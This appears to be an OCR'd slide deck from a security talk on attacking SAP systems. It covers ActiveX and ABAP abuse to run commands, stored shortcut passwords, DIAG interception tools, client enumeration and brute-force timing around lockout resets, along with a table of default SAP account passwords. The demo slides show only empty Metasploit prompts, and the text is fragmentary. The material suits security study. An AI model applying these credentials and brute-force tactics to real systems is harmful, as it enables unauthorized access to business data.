- /lib/rex/socket/comm/local.rb

SAProuter NI Proxy Demo



```
msf >
```

SAPGUI (Windows)

- There are approx. 1,000 ActiveX controls installed with SAP GUI. Most if not all have the kill bit set :'(
- There are ActiveX controls that can:
  - Connect to SAP servers (automated brute force attack ftw!).
  - Download files.
  - Read/Write/Delete files.
  - Execute commands (locally and on SAP servers).

SAPGUI (Windows)

- Users can launch the SAP GUI from SAP shortcuts on their desktop.
- If HKCU\Software\SAP\SAPShortcut\Security EnablePassword=1, then the password will be stored in the shortcut!
- Password is encoded (Kernel <= 6.40).

SAP GUI Client Attacks

- WS_EXECUTE, GUI_UPLOAD, GUI_DOWNLOAD and Class CL_GUI_FRONTEND_SERVICES.
- Underlying ABAP Commands CALL METHOD OF and CALL cfunc also.
- Can be abused to execute OS commands, upload and download files (from and to server) as well as various other functions including directory listing, access to clipboard etc.
- SAP Notes: 139700, 1526048 and 1555523.


DIAG

- Ian de Villiers (sensepost.com) created SAPProx a DIAG MiTM PoC (Java/JNI).
- Think Burp for SAP GUI (DIAG protocol) traffic.
- Martin Gallo (corelabs.com) created a Python library for crafting and sending packets using SAP's NI and Diag protocols (the modules are based on Scapy).
- Includes PoC scripts for brute force, info gathering, interception of comms and deploying rogue DIAG server etc.

SAP Clients

- In SAP land, clients are things you connect to using a GUI.
- The range is **000 - 999**, with the default clients being **000, 001, 066**.
- If the client you try and connect to via RFC does not exist, SAP will error: **Client <client> is not available**.

RFC Client Enum Demo



Terminal
Window
Help
1
Mon 21:53
nmonkee
root@bt: /opt/framework/msf3

```
msf >
```


Brute Force

- Default account lockout threshold is **5**.
- Accounts in **most** systems unlock at **00:01**, so if your going to brute force, do it before **00:00** and after the user has clocked off :)
- If you can talk to the SAP Management Console (SOAP) you can get the exact configuration (unauthenticated) - more on this later.

SAP Default Credentials

User	Description	Clients	Password
SAP*	Super user	000, 001, 066 & new clients	06071992 & PASS
DDIC	ABAP Dictionary super user	000, 001	19920706
TMSADM	Transport Management System user	000	PASSWORD
EARLYWATCH	EarlyWatch service user	066	SUPPORT
SAPCPIC	Communications user	000, 001	ADMIN

RFC Brute Login Demo



Terminal
Window
Help
Mon 21:57
nmonkee
root@bt: /opt/framework/msf3

```
msf >
```

Transactions, Reports & Programs

ABAP & RFC’s

Transactions

